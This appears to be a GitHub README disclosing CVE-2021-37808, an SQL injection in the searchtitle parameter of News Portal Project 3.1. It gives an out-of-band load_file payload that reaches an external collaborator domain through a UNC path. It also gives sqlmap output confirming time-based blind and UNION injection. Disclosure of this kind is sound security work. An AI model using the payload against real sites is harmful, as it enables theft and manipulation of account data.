


main CVE-mitre / CVE-2021-37808 /

nu11secu1ty Update README.MD ...	on Dec 2, 2021 <a href="#">History</a>
..	
PoC	last year
dosc	last year
README.MD	last year

README.MD

## CVE-2021-37808

### Vendor



### Description:

The searchtitle parameter from News Portal Project 3.1 appears to be vulnerable to SQL injection attacks. The payload `'+(select load_file("\\wddcdzjvtmxtfkwdw5gwdmxpovhj99x00osbiz7.nu11secu1tycollaborator.net\\ini'))+'` was submitted in the searchtitle parameter. This payload injects a SQL sub-query that calls MySQL's load\_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can be retrieving sensitive information for all accounts of this system, and he can manipulate them! STATUS: Critical and awful.

### Reproduce:

[href](#)

```

      ,d      ,d      ,d      ,d
888--88e 888 888 ,d888 ,d888 d88--\  e88--8e  e88--\ 888 888 888--\ ,d888 _d88_ Y88b /
888 888 888 888 888 888 C888 d888 88b d888 888 888 888 888 888 Y888/
888 888 888 888 888 888 Y88b 8888 888 8888 888 888 888 888 888 Y8/
888 888 888 888 888 888 88D Y88D , Y888 888 888 888 888 888 Y
888 888 "88-888 888 888 \_88P "88_/ "88_/ "88-888 888 "88_/

{15.11.9#dev}
https://sqlmap.org
https://www.nu11security.com/

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:40:36 /2021-12-02/

[20:40:36] [INFO] parsing HTTP request from 'C:\Users\venvaropt\Desktop\CVE-2021-37808\nu11security.txt'
[20:40:36] [INFO] testing connection to the target URL
[20:40:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:40:36] [INFO] testing if the target URL content is stable
[20:40:37] [INFO] target URL content is stable
[20:40:37] [INFO] testing if POST parameter 'searchtitle' is dynamic
[20:40:37] [WARNING] POST parameter 'searchtitle' does not appear to be dynamic
[20:40:37] [WARNING] heuristic (basic) test shows that POST parameter 'searchtitle' might not be injectable
[20:40:37] [INFO] testing for SQL injection on POST parameter 'searchtitle'
[20:40:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:40:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:40:37] [INFO] testing 'Generic inline queries'
[20:40:37] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:40:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:40:38] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[20:40:48] [INFO] POST parameter 'searchtitle' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for "MySQL" extending provided level (1) and risk (1) values? [Y/n] Y
[20:40:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:40:48] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:40:49] [INFO] target URL appears to be UNION injectable with 8 columns
[20:40:49] [INFO] POST parameter 'searchtitle' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'searchtitle' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
---
Parameter: searchtitle (POST)
  Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

```

## Proof and Exploit:

[href](#)